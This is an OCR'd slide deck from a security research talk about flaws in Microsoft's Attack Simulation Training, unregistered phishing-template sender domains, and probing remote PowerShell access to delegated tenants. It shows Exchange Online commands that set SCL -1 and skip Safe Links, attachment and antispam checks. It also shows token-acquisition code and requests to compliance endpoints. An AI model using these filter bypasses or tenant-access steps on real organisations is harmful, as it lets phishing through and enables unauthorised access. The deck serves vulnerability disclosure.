
Phishing for Tenants

All I Wanted was for Microsoft to Deliver my Phishing Simulation, but instead I kept Reeling in Bug Bounties and Admin Access to Random Tenants


Vaisha Bernard

February 20th, 2025




whoami

Vaisha Bernard



Source: AD



*One more cyber attack and then off to bed!

```
linux/x86 sshd1 exploit by zip/TESO (zip@james.kalifornia.com) - ripped from
openssh 2.2.0 src

greets: mray, random, big t, sh1fty, scut, dvorak
ps. this sploit already owned cia.gov :/
```

Source: Rational Badger

Source: Aratek

1984 1992 1998 2002 2010 2020

Agenda


1. Microsoft's Attack Simulation Training
2. Allowlisting Challenges
3. Shanghai Wicresoft Co,.Ltd. [sic]
4. Hijacking Remote Powershell Sessions

Or... “what happens if an old hacker wants to automate delivering a phishing simulation”


Part 1

Microsoft's Attack Simulation Training

Trends in Phishing and Simulations



Source: Ironscales



Source: Verified Market Reports

Attack simulation training

Overview | Simulations | Training | Reports | Automations

Attack simulation training lets you run benign cyber attack simulations

Recent Simulations

Simulation name	Type
test	Credential Harvest

New File Alert

B

Brown <abr@elgpst.com>

To [redacted] | Eye Security

Accept Files.Docx 5 KB

CAUTION: EXTERNAL EMAIL

NEW FILE ALERT.

[redacted]@eye.security One of your contacts sent you a file.

The permissions to view, read and edit this file is assigned to; [redacted]@eye.security

Below will direct you to the file location.

And don't worry, your account information will be secure, protected with end-to-end encryption

Ready to get started?

? ? ? ACCEPT AND VIEW FILES

ACCEPT AND VIEW FILES

New File Alert

B

Brown <abr@elgpst.com>

To [redacted] | Eye Security

Accept Files.Docx 5 KB

CAUTION: EXTERNAL EMAIL

NEW FILE ALERT.

[redacted]@eye.security One of your contacts sent you a file.

The permissions to view, read and edit this file is assigned to; [redacted]@eye.security

Below will direct you to the file location.

And don't worry, your account information will be secure, protected with end-to-end encryption

Ready to get started?

? ? ? ACCEPT AND VIEW FILES

ACCEPT AND VIEW FILES

https://ascendinte.atlassian.net/wiki/spaces/ASCEND/pages/10354742/Copy+of+Microsoft+file+received

New File Alert

B

Brown <abr@elgpst.com>

To [redacted] | Eye Security

Accept Files.Docx 5 KB

CAUTION: EXTERNAL EMAIL

NEW FILE ALERT.

[redacted]@eye.security One of

The permissions to view, read and ed

Below will direct you to the file locatio

And don't worry, your account informa

Ready to get started?

? ? ? ACCEPT AND VIEW FILES

ACCEPT AND VIEW FILES

Confluence

Let's name your site

Your site name is part of your Confluence URL. Most people use their team or company name.

Your site

ascendinte .atlassian.net

This site name is just a suggestion. Feel free to change to something your team will recognize.

Continue

https://ascendinte.atlassian.net/wiki/spaces/ASCEND/pages/10354742/Copy+of+Microsoft+file+received

Admin / ascendinte / ascendinte

Access requests

Update reques

Users can request product access for themselves or others when your site access settings don't allow them to join your site. When you grant users access, they count towards your product subscription. Learn more about access requests

Who needs access	Requested by	Product	Actions	
RV Rob [redacted] NEW TO SITE rob@[redacted]	Rob [redacted] on 9 Feb 2023	Confluence	Review request	Approve
DF Darryl [redacted] NEW TO SITE d[redacted]	Darryl [redacted] on 3 Feb 2023	Confluence	Review request	Approve
T Travis NEW TO SITE t[redacted]	Travis on 31 Jan 2023	Confluence	Review request	Approve
JW Joachim [redacted] NEW TO SITE joachim[redacted]	Joachim [redacted] on 23 Jan 2023	Confluence	Review request	Approve

Admin / ascendinte / ascendinte

Access requests

Update reques

Users can request product access for themselves or others when your site access settings don't allow them to join your site. When you grant users access, they count towards your product subscription. Learn more about access requests

Who needs access	Requested by	Product	Actions	
RV Rob [redacted] NEW TO SITE rob@[redacted]	Rob [redacted] on 9 Feb 2023	Confluence	Review request	Approve
DF Darryl [redacted] NEW TO SITE d[redacted]	Darryl [redacted] on 3 Feb 2023	Confluence	Review request	Approve
T Travis NEW TO SITE t[redacted]	Travis on 31 Jan 2023	Confluence	Review request	Approve
JW Joachim [redacted] NEW TO SITE joachim[redacted]	Joachim [redacted] on 23 Jan 2023	Confluence	Review request	Approve

3000

New File Alert

B

Brown <abr@elgpst.com>

To [redacted] | Eye Security

Accept Files.Docx 5 KB

CAUTION: EXTERNAL EMAIL

NEW FILE ALERT.

[redacted]@eye.security One of your contacts sent you a file.

3000

New File Alert

B

Brown <abr@elgpst.com>

To [redacted] | Eye Security

Accept Files.Docx 5 KB

CAUTION: EXTERNAL EMAIL

NEW FILE ALERT.

[redacted]@eye.security One of your contacts sent you a file.

3000

New File Alert

B

Brown <abr@elgpst.com>

To [redacted] | Eye Security

Accept Files.Docx 5 KB

```
~$ whois elgpst.com

No match for domain "ELGPST.COM".
```

CAUTION: EXTERNAL EMAIL

NEW FILE ALERT.

[redacted]@eye.security One of your contacts sent you a file.

New File Alert

3000

TP

Tawana [redacted] <T[redacted]

To: Brown <abr@elgpst.com>

Please do not send me this file again.

Reply Forward

From: Brown <abr@elgpst.com>
Sent: Thursday, February 2, 2023 6:59 AM
To: Tawana [redacted] <T[redacted]
Subject: New File Alert

3000

New File Alert

EC

Eric [redacted] <E[redacted]

To: Brown <abr@elgpst.com>

Thanks for the SPAM my friend, im not that easily fooled. Much love, I am praying for ya

Reply Forward

From: Brown <abr@elgpst.com>
Sent: Friday, February 3, 2023 10:20 AM

ew File Alert

KB

Kenny [redacted]<k[redacted]

To: Brown <abr@elgpst.com>

Sat 2/4/2023 5:41

Well y'all need to quit doing this because I have multiple vendors so who the hell would know if this is a spam or not when it doesn't have anything that would look like spam so stop doing this

Get Outlook for iOS

Reply Forward

From: Brown <abr@elgpst.com>
Sent: Friday, February 3, 2023 11:08:11 AM
To: Kenny[redacted]<k[redacted]
Subject: New File Alert

3000

VR

[redacted] Roland <Roland[redacted]

To: Brown <abr@elgpst.com>

Hello!

Please help me, ‘cause I never asked for this file and have no idea what you want from me.

If I do net get a proper explanation I’ll not open the attached file and will mark further mails as spam.

Yours

Roland[redacted]

3000

IW

Ivy [redacted] <i[redacted]

To: Brown <abr@elgpst.com>

Hi Brown, I just wondering are you form my company? What is this link for?

It is not scam?

Ivy

[redacted]

New File Alert

EE

E[redacted]<E[redacted]@[redacted]bank.[redacted]

To: Brown <abr@elgpst.com>

Good morning.

I can not view file.
pls resend using pdf.

Regards.

Reply Forward

3000

New File Alert

C

Courtney [redacted] <Courtney [redacted]

To: Brown <abr@elgpst.com>

what is this email regarding please, as what you attached will not let me load it up

Reply Forward

New File Alert

SJ

Sa[redacted]<Sa[redacted]

To: Brown <abr@elgpst.com>

Hi sir

What is the file that you have sent?

Is there any thing important?

And the file not opening..

Reply Forward

3000

241 templates

- 101 unregistered domains
- 131 domains not owned by Microsoft
- 9 domains owned by Microsoft

"Out of the 241 total templates available in Attack Simulator, 101 templates use sender e-mail addresses that have a domain name that is available for registration. Another 140 templates use sender e-mail addresses that have a domain name that is already registered, but only 9 of them use a domain that is owned by Microsoft. I have attached a CSV file with an overview of all affected Attack Simulation Templates."

6000

241 templates

- 101 unregistered domains
- 131 domains not owned by Microsoft
- 9 domains owned by Microsoft

"Out of the 241 total templates available in Attack Simulator, 101 templates use sender e-mail addresses that have a domain name that is available for registration. Another 140 templates use sender e-mail addresses that have a domain name that is already registered, but only 9 of them use a domain that is owned by Microsoft. I have attached a CSV file with an overview of all affected Attack Simulation Templates."

Admin / ascendinte / ascendinte


Access requests

Users can request product access for themselves or others when your site access settings don't allow them to join your site. When you grant users access, they count towards your product subscription. Learn more about access requests

Who needs access	Requested by	Product	Actions
DH Delila [redacted] NEW TO SITE x[redacted]	Delila [redacted] on 15 Aug 2023	Confluence	
TB Troy [redacted] NEW TO SITE t[redacted].com	Troy [redacted] on 10 Aug 2023	Confluence	
JW Johnae [redacted] NEW TO SITE e[redacted]edu	Johnae [redacted] on 10 Aug 2023	Confluence	
JS Jürg [redacted] NEW TO SITE jurg[redacted].com	Jürg [redacted] on 8 Aug 2023	Confluence	
Maurice [redacted] NEW TO SITE	Maurice [redacted]	Confluence	

Admin / ascendinte / ascendinte

Access requests



Users can request product access for themselves or others when your site access settings don't allow them to join your site. When you grant users access, they count towards your product subscription. Learn more about access requests

Who needs access	Requested by	Product	Actions
DH Delila [redacted] NEW TO SITE x[redacted]	Delila [redacted] on 15 Aug 2023	Confluence	
TB Troy [redacted] NEW TO SITE t[redacted].com	Troy [redacted] on 10 Aug 2023	Confluence	
JW Johnae [redacted] NEW TO SITE e[redacted]edu	Johnae [redacted] on 10 Aug 2023	Confluence	
JS Jürg [redacted] NEW TO SITE jurg[redacted].com	Jürg [redacted] on 8 Aug 2023	Confluence	
Maurice [redacted] NEW TO SITE	Maurice [redacted]	Confluence	

Part 2

Allowlisting Challenges

Allowlisting in Exchange Online

Allowlisting in Exchange Online

- Connection Filtering Policy
  - `Set-HostedConnectionFilterPolicy -Identity Default -IPAllowList @{Add = $to_whitelist_ip}`

Allowlisting in Exchange Online

- Connection Filtering Policy
  - `Set-HostedConnectionFilterPolicy -Identity Default -IPAllowList @{Add = $to_whitelist_ip}`
- Bypass Clutter Transport Rule
  - `New-TransportRule -SetHeaderName "X-MS-Exchange-Organization-BypassClutter" -SetHeaderValue "true" -SetSCL "-1“`

Allowlisting in Exchange Online

- Connection Filtering Policy
  - `Set-HostedConnectionFilterPolicy -Identity Default -IPAllowList @{Add = $to_whitelist_ip}`
- Bypass Clutter Transport Rule
  - `New-TransportRule -SetHeaderName "X-MS-Exchange-Organization-BypassClutter" -SetHeaderValue "true" -SetSCL "-1“`
- Forefront Antispam Report Transport Rule
  - `New-TransportRule –SetHeaderName "X-Forefront-Antispam-Report" -SetHeaderValue "SFV: SKI;“`

Allowlisting in Exchange Online

- Skip Safe Links Processing Transport Rule
  - `New-TransportRule -SetHeaderName "X-MS-Exchange-Organization-SkipSafeLinksProcessing" -SetHeaderValue "1" -SetSCL "-1“`

Allowlisting in Exchange Online

- Skip Safe Links Processing Transport Rule
  - `New-TransportRule –SetHeaderName "X-MS-Exchange-Organization-SkipSafeLinksProcessing" -SetHeaderValue "1" -SetSCL "-1“`
- Skip Safe Attachment Processing Transport Rule
  - `New-TransportRule –SetHeaderName "X-MS-Exchange-Organization-SkipSafeAttachmentProcessing" -SetHeaderValue "1“`

Allowlisting in Exchange Online

- Skip Safe Links Processing Transport Rule
  - `New-TransportRule –SetHeaderName "X-MS-Exchange-Organization-SkipSafeLinksProcessing" -SetHeaderValue "1" -SetSCL "-1“`
- Skip Safe Attachment Processing Transport Rule
  - `New-TransportRule –SetHeaderName "X-MS-Exchange-Organization-SkipSafeAttachmentProcessing" -SetHeaderValue "1“`
- Inbound Connector
  - `New-InboundConnector -SenderIPAddresses $to_whitelist_ip -RequireTLS $true -ConnectorType "Partner" -SenderDomains "*"`

9000

I heard you like overrides, so I put some overrides on your overrides

Because Microsoft wants to keep our customers secure by default, some tenants overrides aren't applied for malware or high confidence phishing. These overrides include:

- Allowed sender lists or allowed domain lists (anti-spam policies)
- Outlook Safe Senders
- IP Allow List (connection filtering)
- Exchange mail flow rules (also known as transport rules)

I heard you like overrides, so I put some overrides on your overrides

Policies & rules > Threat policies > Advanced delivery

Advanced delivery

Configure IP addresses, sender domains and URLs that are used as part of your phishing simulation email. These email messages are delivered unfiltered. Learn more

SecOps mailbox | **Phishing simulation**

9000

Connect to Security & Compliance PowerShell in customer organizations

In Security & Compliance PowerShell, you need to use the *AzureADAuthorizationEndpointUri* with the *DelegatedOrganization* parameter.

This example connects to customer organizations in the following scenarios:

- Connect to a customer organization using a CSP account.
- Connect to a customer organization using a GDAP.

PowerShell

```
Connect-IPPSSession -UserPrincipalName navin@contoso.onm
```

```
Connect-IPPSSession -UserPrincipalName
navin@contoso.onmicrosoft.com
-DelegatedOrganization adatum.onmicrosoft.com
-AzureADAuthorizationEndpointUri
https://ps.compliance.protection.outlook.com/
powershell-liveid/
```

9000


```
Error Acquiring Token:
AADSTS50049: Unknown or invalid instance.
Trace ID: 44d05a2d-1f07-41d6-ac38-ecc2fb2c0900
Correlation ID: 18d18245-9df9-4b19-8f1c-42864bb161a8
Timestamp: 2023-01-26 10:50:29Z
AADSTS50049: Unknown or invalid instance.
Trace ID: 44d05a2d-1f07-41d6-ac38-ecc2fb2c0900
Correlation ID: 18d18245-9df9-4b19-8f1c-42864bb161a8
Timestamp: 2023-01-26 10:50:29Z
                                                                    indowsPowerShell\M
mware\ExchangeOnlineManagement.psm1:726 char:21
+                     throw $_.Exception.InnerException;
+                     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [], MsalServiceExcepti
    + FullyQualifiedErrorId : AADSTS50049: Unknown or invalid instance.
Trace ID: 44d05a2d-1f07-41d6-ac38-ecc2fb2c0900
Correlation ID: 18d18245-9df9-4b19-8f1c-42864bb161a8
Timestamp: 2023-01-26 10:50:29Z
```

Part 3

Shanghai Wicresoft Co,.Ltd. [sic]

se #[redacted] - connect-ippssession does not work


Microsoft Support <o365sup9@microsoft.com>
To Vaisha Bernard | Eye Security
Cc [redacted] (Shanghai Wicresoft Co,.Ltd.); MD [redacted] (Shanghai Wicresoft



se #[redacted] - connect-ippssession does not work

Microsoft Support <o365sup9@microsoft.com>
To Vaisha Bernard | Eye Security
Cc [redacted] (Shanghai Wicresoft Co,.Ltd.); MD [redacted] (Shanghai Wicresoft

Shanghai Wicresoft Co., Ltd. was founded in 2002 as Microsoft's first joint venture company in China. Over the past 20 years, as a comprehensive service provider for enterprise digitalization, Wicresoft brings together more than 10,000 professionals locally and from abroad with a commitment to providing high-standard IT services and solutions for global customers, and helping companies realize their mission and strategic goals of digital upgrading.



Source: The Paper China

Source: Bjoertvedt

For Fiddler logs:

1. Download and install Fiddler: https://www.telerik.com/download/fiddler

2.Close all other applications as we do not want irrelevant events to be traced. Please make sure skype for business, outlook, all browser windows etc. are closed.

2. Start Fiddler.
3. Navigate to Edit > Fiddler Options.
4. Configure HTTPS settings like the image below and ensure the following is enabled:

- **Capture HTTPS CONNECTs**
- **Decrypt HTTPS traffic**
- **Ignore server certificate errors**

Source: Dennis Kruyt

We have checked on your query and this is completely understandable. As per internal team feedback, Connect-Ippsession inability is due to basic Oauth depreciation. Currently, our engineering team is working to make PS V3 module more functional to connect via REST API. There is no ETA, and you are requested to continue working via Admin portal UI for mentioned actions.

We have acknowledged that most of the command should run in current EXO module but there are few commands are remaining for those we advise to use Portal UI. We would appreciate your kind understanding and extremely sorry for the temporary disturbance in the service.

Part 4

On Remote Powershell Sessions and Hijacking them

9000

Policies & rules > Threat policies > Advanced delivery

Advanced delivery

Configure IP addresses, sender domains and URLs that are used as part of your phishing simulation email. These email messages are delivered unfiltered. Learn more

SecOps mailbox | **Phishing simulation**

https://security.microsoft.com/apiproxy/psws/service.svc/PhishSimOverridePolicy

https://security.microsoft.com/apiproxy/psws/service.svc/PhishSimOverrideManagementRule

9000

https://security.microsoft.com/apiproxy/psws/service.svc/PhishSimOverridePolicy

https://security.microsoft.com/apiproxy/psws/service.svc/PhishSimOverrideManagementRule

https://eur06b.ps.compliance.protection.outlook.com/Psws/Service.svc/

9000

https://security.microsoft.com/apiproxy/psws/service.svc/PhishSimOverridePolicy

https://security.microsoft.com/apiproxy/psws/service.svc/PhishSimOverrideManagementRule

https://eur06b.ps.compliance.protection.outlook.com/Psws/Service.svc/

```
PS C:\> Connect-IPPSSession -DelegatedOrganization microsoft.com
WARNING: Your connection has been redirected to the following URI:
"https://nam06b.ps.compliance.protection.outlook.com/Powershell-
LiveId?DelegatedOrg=microsoft.com"
```

Access Tokens with Azure AD Authentication Library (ADAL)

9000

Access Tokens with Azure AD Authentication Library (ADAL)

```
$resource = "https://ps.compliance.protection.outlook.com"
```

9000

Access Tokens with Azure AD Authentication Library (ADAL)

```
$resource = "https://ps.compliance.protection.outlook.com"
# Microsoft Exchange REST API Based Powershell
# "AdminApi.AccessAsUser.All"
# "FfoPowerShell.AccessAsUser.All"
# "RemotePowerShell.AccessAsUser.All"
# "VivaFeatureAccessPolicy.Manage.All"
$client_id = "fb78d390-0c51-40cd-8e17-fdbfab77341b"
```

Access Tokens with Azure AD Authentication Library (ADAL)

```
$resource = "https://ps.compliance.protection.outlook.com"
# Microsoft Exchange REST API Based Powershell
# "AdminApi.AccessAsUser.All"
# "FfoPowerShell.AccessAsUser.All"
# "RemotePowerShell.AccessAsUser.All"
# "VivaFeatureAccessPolicy.Manage.All"
$client_id = "fb78d390-0c51-40cd-8e17-fdbfab77341b"
$redirect_uri = "http://localhost"
```

Access Tokens with Azure AD Authentication Library (ADAL)

```
$resource = "https://ps.compliance.protection.outlook.com"
# Microsoft Exchange REST API Based Powershell
# "AdminApi.AccessAsUser.All"
# "FfoPowerShell.AccessAsUser.All"
# "RemotePowerShell.AccessAsUser.All"
# "VivaFeatureAccessPolicy.Manage.All"
$client_id = "fb78d390-0c51-40cd-8e17-fdbfab77341b"
$redirect_uri = "http://localhost"

AcquireTokenAsync($resource, $client_id, $redirect_uri, ...)
```

9000

Access Tokens with Azure AD Authentication Library (ADAL)

```
$resource = "https://ps.compliance.protection.outlook.com"
# Microsoft Exchange REST API Based Powershell
# "AdminApi.AccessAsUser.All"
# "FfoPowerShell.AccessAsUser.All"
# "RemotePowerShell.AccessAsUser.All"
# "VivaFeatureAccessPolicy.Manage.All"
$client_id = "fb78d390-0c51-40cd-8e17-fdbfab77341b"
$redirect_uri = "http://localhost"

AcquireTokenAsync($resource, $client_id, $redirect_uri, ...)
```

...or use ROADtools by Dirk-Jan Mollema

Request

Raw | Headers | Hex

Pretty | Raw | \n | Actions

```
1 GET /psws/Service.svc/ HTTP/1.1
2 Host: eur06b.ps.compliance.protection.outlook.com
3 Connection: close
4 Content-Length: 0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/120.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: application/json, text/plain, */*
8 Authorization: Bearer
```


```
    "url":"InsiderRiskPolicyLite"
},
{
    "name":"SecOpsOverridePolicy",
    "url":"SecOpsOverridePolicy"
},
{
    "name":"SecOpsOverrideManagementRule",
    "url":"SecOpsOverrideManagementRule"
},
{
    "name":"PhishSimOverridePolicy",
    "url":"PhishSimOverridePolicy"
},
{
    "name":"PhishSimOverrideManagementRule",
    "url":"PhishSimOverrideManagementRule"
},
{
    "name":"PrivacyManagementPolicy",
    "url":"PrivacyManagementPolicy"
},
{
```

9000

Automation

foreach tenant in all customer tenants {

- Get tenant Region (eur06b, etc)
